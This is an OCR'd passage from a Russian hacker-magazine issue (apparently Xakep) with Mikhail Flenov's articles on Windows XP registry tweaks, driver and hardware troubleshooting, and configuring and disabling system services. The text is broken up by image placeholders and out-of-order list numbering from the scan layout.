❻. Очистка файла подкачки pagefile.sys перед выходом из системы. Если очень паришься по поводу безопасности, то включай эту опцию: файл подкачки, в котором могут остаться, например, пароли, перед выходом будет очищаться, но комп будет выключаться несколько дольше. HKLM\System\CurrentControlSet\Control\Session Manager\Memory Management\ и ставь 1 напротив ClearPageFileAtShutdown.

❻. В XP есть встроенная прога Dr.Watson для диагностики ошибок - польза от нее крайне сомнительна. Я думаю, она так и висит у тебя мертвым грузом, отжирая память. Перекроем ей кислород: HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\ ставь 0 параметру Auto.

❼. Отключить надоедливое сообщение о нехватке свободного места на харде. HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\. Если нет, то создавай там новый параметр NoLowDiskSpaceChecks и ставь ему значение dword равное 1.

❽. Запретить бесполезные окошки с предложением отослать в MS сообщение об ошибке. Заползай в HKLM\Software\ Microsoft\PCHealth\ ErrorReporting и присвой 0 параметру DoReport.

❾. Отображать содержимое окна при перетаскивании: выбирай либо красиво, но может притормаживать, либо наоборот. Ключ: HKCU\Control Panel\Desktop\, параметр: DragFullWindows, значение: 1.

ПОЛИТИЧЕСКИЙ ВЫВОД

Вот и все. Как видишь, реестр XP изменился, но не принципиально - почти все сохранилось от win2000, а многое вообще осталось со времен 95 винды. Человеку, работавшему со старыми реестрами, освоить реестр XP не составит труда. Появятся вопросы - мой mailbox открыт для тебя.

Фленов Михаил (www.vr-online.ru)

ЖЕЛЕЗНЫЙ ЗАНАВЕС

ПРОБЛЕМЫ С ЖЕЛЕЗОМ В XP

Времена MS DOS и Win 3.1/95 вспоминаются с ужасом, потому что в них были постоянные проблемы с железом. Точнее сказать, проблемы возникали из-за драйверов. Мало того, что их архитектура была деревянной, так еще и программисты вытворяли такие вещи, что хотелось плакать.

В NT системах типа Win2000 и XP архитектура изменилась полностью, и теперь, если у тебя нормальные дрова, написанные хорошими программистами, проблем будет минимум. Лично я встречал кривые дровишки только от фирмы Mustek к их сканерам, ну и иногда нас радует своими шедеврами Detonator для карт nVidia. Все остальные стали писать лучше, хотя иногда попадаются настоящие чудеса.

Решая проблемы с дровами, мы очень часто понижаем стабильность системы, поэтому обязательно тестируй возможности драйвера, который ты подставляешь вместо родного.

Если при полной установке XP у тебя не было проблем с дровами, то не думай, что то же самое будет после обновления или восстановления. Самое интересное еще впереди.

ПОДДЕРЖКА

Драйвера - не единственная причина, по которой могут возникнуть проблемы с железом. Причин очень много, и одна из них - это поддержка со стороны производителя. Если поддержки нет, то устройство, в принципе, можно заставить работать, но с дровишками от стороннего производителя. Именно так иногда приходится мучиться обладателям nix-систем. В такой ситуации устройство будет работать в лучшем случае процентов на 20, а стабильность будет вообще никакая. Представь себе использование GeForce FX со стандартными дровами. Информация, конечно же, появится, но производительность будет на уровне S3 с 1 метром памяти и без всяких ускорителей :).

Конечно, и в win есть такие проблемы. Вспоминаем все тот же Mustek. У меня сканер этой фирмы. После установки дров под XP мой комп при загрузке стал выдавать такие чудеса, что я уже хотел переустанавливать ОС. Самое интересное, ничто не указывало на источник глюков. Вычислять пришлось методом тыка, потому что глюки появились после перезагрузки, а до нее был установлен добрый десяток разных дров и программ.

Программа установки дров для сканера. Красиво, но бесполезно

Через некоторое время человеческий разум победил, и был найден нормальный драйвер, который стал работать в XP. Почему это произошло? Да просто производитель забросил старые модели и не выпускает для них нового софта. Так что же нам теперь, выбросить вполне рабочие железки, и бежать покупать новые? Ни в коем случае. Может, мне еще и на кактус сесть, чтобы радиация от монитора не действовала? :)

ПРОИЗВОДИТЕЛЬ КИНУЛ, А ЖЕЛЕЗКА НУЖНАЯ


Что же делать с драйверами, которые не работают в XP? В большинстве случаев можно поступить просто - подсунуть что-нибудь из стандартного набора Windows или просто дрова от более современной железки этого производителя. В случае со сканером я выбрал второй способ, и все прекрасно заработало. Правда, в окне, которое используется драйвером, появились новые примочки, и некоторые параметры сканирования просто вешаются. Ну что поделать, если сканер старый и не поддерживает громадных разрешений и супермегапиксельной глубины цвета. Выход прост - не использовать наворотов. Я не фотограф и вполне ограничусь 24-битным цветом и разрешением 600 dpi, а это работает великолепно.

Разумеется, так можно поступить и с любым другим девайсом, а не только со сканером. Когда подбираешь драйвер для какого-то устройства, первым делом пробуй установить что-то из серии NT. Как мы уже говорили, дрова от 9x сделаны совершенно по другой схеме, и именно они страдают нестабильностью, чаще всего умирают, дают конфликты и выбивают даже опытного XP.


Неплохим вариантом будет и использование драйвера от более слабой модели, потому что они чаще всего работают надежнее. Правда, в этом случае железка будет работать, но повышается риск глюков - в случае со сканером ты легко сможешь не использовать новые возможности, а вот в отношении видеокарты или сетевухи такое практически невозможно.

ПРОБЛЕМЫ МОДЕМА

Начиная с XP, разработчики MS реализовали такой Plug&Play, что все оборудование великолепно определяется с первого же тычка. Однако, если модем внешний, то в выключенном состоянии при старте окон он не определится. Чтобы он оказался в системе, нужно включить и перезагрузиться либо вручную запускать опрос железа (Панель управления->Установка оборудования). Косяк? Еще какой!



Мастер установки нового оборудования



Окно установки модема


Чтобы модем находился в системе всегда, даже когда он выключен при старте, нужно сделать следующее:

❶. Загрузить окна и включить модем;

❷. Войти в "Панель управления" и запустить оснастку "Телефон и модем";

❸. На закладке "Модема" нажать кнопку "Добавить" и установить модем.

При этом надо пресечь любые попытки системы определить модем автоматом. Если в System Tray появится иконка о найденном устройстве, отменяй процесс определения. Установка должна проходить только под контролем пользователя ;). Только в этом случае ты пропишешь модем в системе навечно.



Неработающий хост-контроллер USB

ХОСТ-КОНТРОЛЛЕР

Часто бывало так, что если мамка на Intel чипсете, то обязательно не работает хост-контроллер USB. Я искал драйвера на всех дисках, которые шли к различным мамкам, но потерпел неудачу. При этом все железки работают, и USB в том числе. А вот в Windows 2003 все определяется отлично и работает великолепно. Самый лучший выход в данном случае - при установке XP просто закрыть на этот глюк глаза и ничего не делать.

Некоторые говорят, что это глюк WinXP, а кто-то советует обновить драйвер с сайта Intel. В глюк XP верится больше, но исправлять его в любом случае нет смысла, потому что все порты USB работают отлично и на полную мощность. Так что исправление равноценно установке драйвера для коврика мышки :) - лучше от этого не станет.

КОНТРОЛЬ ВНЕШНЕГО КОНЦЕНТРАТОРА

У некоторых в Win2003 категорически не работает внешний коммутатор на монике LG FLATRON 795Plus. Если у тебя подобная ситуация, то легко можно определить проблему следующим образом:

❶. В панели управления запустить оснастку "Система" и в появившемся окне перейти на закладку "Оборудование".


❷. Здесь щелкнуть кнопку "Диспетчер устройств" и найди в окне свой коммутатор.

❸. Щелкни по нему дважды и смотри на закладку "Питание".

Первое, на что надо обратить внимание - количество доступной мощности, и проверь, чтобы устройства в списке не пытались получить больше.

СЛОМАННЫЙ ПАРОВОЗ

На одном из компьютеров моей фирмы стоит интегрированное видео



Доступная мощность 500 мА, а расходуется мышкой только 100 мА

Intel 82845GV. Когда я ставил окна, все дрова от видео встали со свистом. Но после обновления системы они перестали работать. Многочисленные переустановки давали ошибку в самом конце с сообщением "Ошибка, доступ запрещен". Какой еще может понадобиться доступ, когда дело происходило под админом?

Полчаса мучений показали, что пора отказываться от Plug&Play при установке. Запускаем переустановку драйвера, выбирая при этом "указание драйвера вручную". Установка прошла отлично... и вдруг - появляется сообщение, что найдено новое устройство (связано с видюхой). Ох, уломал, красноречивый... соглашаюсь на Plug&Play. И тут же получаю ошибкой промеж глаз. Снова удаляю все и начинаю с начала. На этот раз не соглашаюсь на Plug&Play и тут же вижу, что окна потеряли путь для поиска установочных файлов. Указываю, и опять все идет как по маслу. Так у меня появились три устройства, причем для всех терялись пути, и их приходилось указывать ручками.

Вывод - при установке дров паровозом (когда одно найденное устройство порождает еще несколько установок), путь к установочным файлам может потеряться. С такой же проблемой мы встречались при установке звуковой и именно после обновления окон. Если поставить дрова на звуковую, то тут же вылетают сообщения о найденном MIDI устройстве и разных джойстиках. При этом первая установка находит установочные файлы корректно, а остальные могут дать глюк.

Этот глюк почему-то вылетает именно после обновления системы. Так что если ты восстанавливал работоспособность XP таким способом, будь готов ко всему.

Начиная с XP, разработчики MS реализовали такой Plug&Play, что все великолепно определяется с первого тычка. Но иногда как раз это и является проблемой.

НАДЕЖНОСТЬ, ПРОИЗВОДИТЕЛЬНОСТЬ ИЛИ УДОБСТВО?

По своему опыту могу сказать, что надежность, производительность и удобство практически несовместимые вещи. Для того чтобы комп работал без сбоев, на нем должна стоять только голая ОС. Каждая установленная программа уменьшает вероятность бессбойной работы на пару процентов. Каждый новый драйвер уменьшает этот показатель на 5-10%. Там, где нужна надежность, я устанавливаю только ОС, и только те драйвера, которые не опознала Windows.

Единственное, что надо устанавливать в любом случае, так это драйвер видеокарты. Даже если все опозналось, по умолчанию video будет работать без ускорения. Чтобы задействовать максимум возможностей, нужно поставить Detonator, только проверенный, чтобы он не оказался причиной очередного сбоя.

В отношении остальных устройств надо рассуждать следующим образом: каждый лишний драйвер - это повод для зависона. Все, что установила Windows, уже сто раз протестировано в лабораториях MS и на удивление хорошо работает.

Фленов Михаил (www.vr-online.ru)

НАША СЛУЖБА И ОПАСНА, И ГЛЮЧНА

СЕРВИСЫ В WINDOWS XP

Сервисы Windows достаточно мощная, удобная и в то же время очень опасная вещь. Мы каждый день используем их и чаще всего даже не задумываемся о том, как они работают, какие из них сейчас установлены в системе, и для чего они нужны.

Службы не видны для рядового пользователя. Так что это мечта хакера, которую наконец-то осуществил Билл Гейтс.

Настраивать службы надо аккуратно, потому что если указать неправильные действия в качестве реакции на сбои, то комп уйдет в вечный ребут.

Раздавай службам только те права, которых они заслуживают. Ни больше, ни меньше.

Я первое время вообще не заглядывал в оснастку сервисов, потому что считал это ненужным занятием. Правда, как только один из них изволил подвесить всю систему, пришлось заняться службами основательно. Сегодня мы постараемся дать тебе как можно больше инфы об этих micгозаврах :).

УПРАВЛЕНИЕ СЛУЖБАМИ

Чтобы увидеть установленные на компьютере сервисы, нужно войти в Панель управления, затем Администрирование и здесь запустить оснастку Службы. Перед тобой откроется окно, как на рисуночке 1.

В отличие от 2000, в Windows XP это окно стало попроще. Внизу можно видеть две закладки: Расширенный и Стандартный. В первом режиме у нас будет панель, в которой появляется описание выделенного сервиса. В стандартном режиме будет виден только список (то есть, как в Win2000).

Выделяя любую службу, ты можешь ее запустить, остановить, вогнать в паузу или перезапустить с помощью соответствующих кнопок на панели или в меню Действие. Чтобы настроить какую-то службу, нужно только дважды кликнуть по ней. Выглядит это дело примерно как рисунок 2.

ИНФОРМАЦИОННЫЕ ПАРАМЕТРЫ

На закладке Общие находится следующая информация:

❶. Имя сервиса - короткое название сервиса;

❷. Выводимое имя - название, которое видно в списке;

❸. Описание - краткое описание. Оно даже короче того, что выводится в панели подсказки при расширенном просмотре списка сервисов.

❹. Исполняемый файл - здесь можно увидеть файл, который используется для старта сервиса. После имени могут идти параметры, передаваемые сервису, но изменить их здесь нельзя. Да, собственно, вся эта информация 100% read only. Правда, если очень надо, то подкорректировать можно все, и для этого не придется наматывать мышкой лишние километры - нужно только залезть в реестр и открыть ветку: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services. Вот здесь расположены все сервисы, и ты можешь изменять любые их параметры. Разделы немного непонятны, и названия в большинстве случаев не говорят об их предназначении. Поэтому приходится выделять каждый и смотреть в параметрах ключ DisplayName, чтобы определить точное имя.




Рисунок 1. Окно оснастки Служб




Рисунок 2. Окно настройки службы

С помощью реестра безболезненно можно редактировать описания, но если появится желание изменить параметры запуска, то тут уже желательно проштудировать доку по интересующему тебя сервису. Причем не по диагонали, а основательно, иначе сервис стартанет не так, как ты хочешь, а так, как приказано ;).

Если приглядеться, то окажется, что в реестре разделов намного больше, чем сервисов в оснастке Службы. Как всегда, MS предоставила нам возможность управлять некоторыми вещами, а большинство осталось скрытым. Главная проблема тут в том, что мы не можем штатными средствами точно определить, какие службы сейчас запущенны, потому что видим далеко не все. Некоторые из сервисов довольно сложные, состоят из нескольких частей и могут иметь по две ветки в реестре.




Рисунок 3. Окно реестра Windows

Рисунок 4. Настройка входа в систему

Разумеется, это - громадная поляна для маскировки вредоносного кода, за что программистам MS надо сказать огромное человеческое спасибо, потому что если сейчас такой код не сильно прячется в сервисах, то через год или два, если не будет хорошей возможности мониторинга служб, злобный код основательно переберется из процессов в сервисы.

КОНТРОЛИРУЕМЫЕ И ОБЩИЕ

На закладке Общие окна настроек сервисов можно увидеть и контролируемые параметры, такие как тип запуска, параметры запуска.

Тип запуска может быть:

❶. Авто - сервис автоматически запускается при старте системы. После этого ты можешь его остановить вручную или оставить в запущенном состоянии. Автоматически должны запускаться только необходимые всегда службы.

❼. Вручную - сервис не стартует автоматически, но ты можешь его запустить вручную из оснастки или просто с командной строки. Этот режим - для редко запускаемых служб, например, установил ты SQL Server для выполнения какой-то задачи. После этого удалять сервер жалко (может еще пригодиться), а держать в загруженном состоянии глупо, потому что это тормозит загрузку и отнимает память. В таком случае лучше поставить ручную загрузку и стартовать сервер только по мере необходимости.

❽. Отключен - сервис отключен, и его невозможно запустить никакими методами. Если у тебя есть какой-то сервис, который ты считаешь небезопасным, и при этом он тебе не нужен, то отключи его, чтобы твой злейший враг не наказал тебя. Это также запрещает запускаться всем другим сервисам, которые зависят от отключенного. Например, если отключить базовый сервис сети, то ни одна сетевая служба не заработает.

В самом низу окна есть еще строка для ввода дополнительных параметров, которые должны быть переданы в командную строку при запуске. Лично мне еще ни разу не приходилось вбивать сюда какую-нибудь ерунду.

ПРОБЛЕМЫ ЗАПУСКА

Первый раз я столкнулся с проблемой запуска сервисов, когда только появился Windows 2000. Тогда мы установили на компьютер драйвера для привода ZIP, а они оказались несовместимы... при старте системы повалил поток ошибок и глупых сообщений. Удаление драйверов не помогло, и тонна ошибок осталась.

Я облазил все места залежей драйверов, прочистил реестр и проверил на автозапуск все программы на опасные гинекологические связи с ZIP-драйвом, но ничего не исчезло. Только после этого пришла умная мысль заглянуть в сервисы и - вуаля - там оказалась служба драйва, которая упорно не хотела удаляться :).

После перевода службы в отключенное состояние ошибки при загрузке Windows не исчезли, а вот после переключения в ручной режим Windows снова заблестел и засверкал как новенький.

Отсюда вывод - если при старте системы вываливаются сообщения об ошибках, то не надо петь шаманские песни и бить в бубны, а надо идти в журнал и смотреть, какой из сервисов не доволен жизнью.

Отключи не нужные тебе службы, и ты уменьшишь прожорливость Windows XP и ускоришь загрузку окон.

ВОЙДИ ПРАВИЛЬНО

На закладке Вход в систему окна параметров сервиса можно настроить права, под которыми он будет выполняться. Что это значит? От того, какую учетную запись ты укажешь здесь, зависят права, которые будет иметь сервис. Если ты всем укажешь С системной учетной записью, а сам будешь входить в Windows под админом, то все сервисы будут иметь полные права. Таким образом, любая прога, замаскировавшаяся под сервис, сможет натворить в системе много зла.

Если какому-то сервису абсолютно не нужен доступ к диску, то ему можно указать гостевой пароль, чтобы права были минимальны. Старайся давать сервисам только необходимый минимум, особенно тем, которым ты не доверяешь или не пользуешься. Не дай Билл, кто-то запустит ненужный сервис и натворит бед.

Прежде чем ограничивать что-то в правах, обязательно проштудируй доку. Если программе нужен доступ к ре- »

Разумеется, это - громадная поляна для маскировки вредоносного кода.

СЕРВИС ИЛИ СЛУЖБА

Службы и сервисы - это одно и то же. Просто в английском языке этот зверь описывается словом Service, а на русский язык можно перевести и так, и так. Поэтому я буду использовать оба понятия. Итак, что же такое сервис? Это практически та же самая программа, которая может выполняться в фоне и запускаться при старте системы. Если раньше мы искали автозапускаемые проги только в реестре, то теперь будем мучиться и со службами. Только с ними есть еще одна проблема. Если простые программы мы видим по Ctrl+Alt+Del на закладке Приложения или Процессы, то сервисы ты там не увидишь. Так что злостные проги могут маскироваться теперь так, что ты ничего не заподозришь, если не будешь заглядывать в оснастку служб.

естру, а ты стартанешь ее под учетной записью без таких прав, то могут быть не просто проблемы, а самый настоящий апокалипсис.

УПАЛ, ПОДНЯЛСЯ

На закладке Восстановление окна настроек службы есть возможность указать, что делать в случае ошибки. Ты можешь установить определенные действия на первый, второй и последующие сбои. Для каждого из них можно указать свои действия, например, после первого сбоя только перезапустить службу, а после второго уже можно перезапустить полностью компьютер.

Итак, действия эти следующие:

❶. Не выполнять никаких действий - в большинстве случаев именно это стоит по умолчанию, и если служба




Рисунок 5. Восстановление работоспособности службы

навернулась, то без админа восстановить службу будет невозможно. Если она некритична, и комп используется как рабочая лошадка, то это нормально. Но если это удаленный сервер, то по каждой мелочи бегать и перезапускать сервис весьма глупо.

С другой стороны, я настоятельно рекомендую выбирать этот пункт в строке последующих сбоев. Для первых двух можно указывать что угодно, но для этого желательно ничего не делать. Если служба регулярно падает, то перезапуски тут не помогут. Тут уже нужны более серьезные меры, которые начинаются с поиска причины падения.

Только не надо сразу говорить, что причина в Windows. Система сама по себе работает хорошо, если к ней не приложить корявые руки. У меня Win98 работала без переустановки 4 года и до их пор стоит, правда я ее запускаю уже редко.

❷. Перезапуск службы - в этом случае система автоматически произведет перезапуск. Если это удаленный сервер, лучше, конечно, установить это значение на первый и второй сбой. Если будет лавина сбоев, то в любом случае перезапуск не поможет, и без админа тут не разберешься, а сплошные перезапуски не помогут, поэтому на последующие сбои ставим: "не выполнять никаких действий".

❸. Запуск программы - если выбрать этот пункт, то немного ниже в этом окне можно ввести полный путь к программе, которую необходимо выполнять при сбое. Если сервис активно использует винт, и произошел сбой, то можно предположить, что закончилось место на диске. В этом случае можно запустить какую-то программу, которая будет вычищать на винте место.

❹. Перезапуск компьютера - если перезапуск сервиса не помог, то проблема может быть не в нем, а просто в нехватке памяти (какая-то прога не умеет чистить за собой мозги), или вырубилась другая необходимая служба или драйвер. В этом случае может спасти полный рестарт компа.

Если ты выбрал этот вариант, то внизу этого окна можно нажать на кнопку Параметры перезагрузки компьютера. Перед тобой откроется окно, как на рисунке 6. Здесь ты можешь указать количество минут, через которое надо перезагрузить компьютер, и текст сообщения, которое будет отправлено другим компам в сети. Не брезгуй этим сообщением, потому что оно может помочь пользователям понять, почему какое-то время недоступен их любимый сервер. Я обязательно пишу что-то подобное:

"Ухожу в ребут, вернусь через пять минут. Ваш любимый WEB сервер компании XXX".

Получив такое сообщение, пользователи не будут приставать с глупостями, а просто подождут минут пять. А вот если сервер не вернется в рабочее состояние за указанное время, начнутся вопросы типа: когда вернется, почему упал и т.д.

Помню, как однажды у нас на сервере (имеется в виду не www.xakep.ru :) - прим. peg.) начал сыпаться винт, и первые же бэды убили необходимые сервису IIS файлы. Служба, конечно же, выдавала килограмм ошибок и уводила комп в перезагрузку. Какой-то, хм, умный человек постановил на все ошибки делать рестарт, поэтому комп ушел в пожизненный ребут. Понимаю, что если посыпались бэды, то все равно нужно винт менять, но мы потратили лишние два часа на то, что-




Рисунок 6. Восстановление работоспособности службы

бы определить причину. Ведь никто не знал, что винчестер умирает, об этом мы узнали, когда подключили жесткий диск к другому системнику.

Вывод - параметры настройки стоит использовать с осторожностью. Вроде бы в XP есть защита от зацикливания перезагрузки, но она почему-то не сработала.

ЗАВИСИМОСТИ

На закладке Зависимости видно, как связана служба с другими. Посмотри на рисунок 7, где показана эта закладка окна настроек. В верхнем списке перечислены службы, от которых зависит текущая. То есть, если потухнет свет любой из них, эта падает автоматически. Так что для обеспечения надежности работы какого-то сервиса нужно защитить все, от чего он зависит.

В нижнем списке ты можешь увидеть службы, которые зависят от выбранной. Если ты решил что-то отключить, то прежде чем это делать, семь раз загляни в этот список, иначе можешь остановить какой-то очень полезный сервис.

ПСЕВДОНАДЕЖНОСТЬ

Такие широкие возможности по настройке создают впечатление высокой надежности сервиса. Но все это только впечатление, потому что в реальных боевых условиях никакие перезапуски сервиса не помогают, а ребут компьютера по каждой мелочи сведет полезное рабочее время компьютера к минимуму. Если ты решаешь свои проблемы таким образом, сочувствую. Это, конечно же, помогает в 99% случаев, но в 98% эта помощь временна. Проблему надо решать, а не комп перезагружать.

ДЖЕНТЛЬМЕНСКИЙ НАБОР

Теперь рассмотрим службы, которые могут у тебя стоять, поговорим о том, для чего они нужны и стоит ли их оставлять запущенными. Я не могу рассмотреть абсолютно все, но те, которые можно отключить при определенных условиях, мы рассмотрим, потому что это не только повысит безопасность системы, но и увеличит производительность.

❶. Автоматическое обновление (Automatic Updates) - если эта служба включена, то комп имеет право автоматически загружать обновления по Сети. Если ты жалеешь свой трафик и не хочешь качать всякую муть, то переключи эту службу в ручной режим, чтобы она не загружалась автоматически и не грызла ресурсы. Если ты решил отключить обновление, то зайди в свойства системы (правой кнопкой по Мой компьютер и выбирай пункт Свойства) и здесь на закладке Автоматическое обновление отключаешь эту функцию (рис. 8). Если не отключишь, то при очередной попытке обновления произойдет ошибка, потому что не запущена служба.




Рисунок 7. Зависимости между службами

❼. Диспетчер очереди печати (Print Spooler) - обеспечивает очередь печати на принтер. Даже при наличии принтера и определенных настроек можно работать без этой службы. Ну а если принтера нет, то перевести эту службу в ручной режим - святое дело.

❽. Планировщик заданий (Task Scheduler) - лично я никогда не заставлял ОС делать какие-то задания по графику. Некоторые любят, чтобы каждый день в определенное время запускался дефрагментатор. Оставим это решение на их совести (после прочтения статьи про NTFS ты сформируешь свое мнение), но лично мое IMHO - забыть про планировщик и освободить комп от лишней службы.

❾. Серийный номер переносного медиаустройства (Portable media serial number) - получение серийных номеров всех медиаустройств, подключенных к системе. А оно тебе надо? Переводи в ручной режим.

❿. Служба сообщений (Messenger) - используется для приема-передачи сообщений командой NET SEND. Эта служба абсолютно не защищена от флуда (об этом я писал в декабрьском номере][), и если она тебе не нужна (ну нет сети), обязательно отключай.

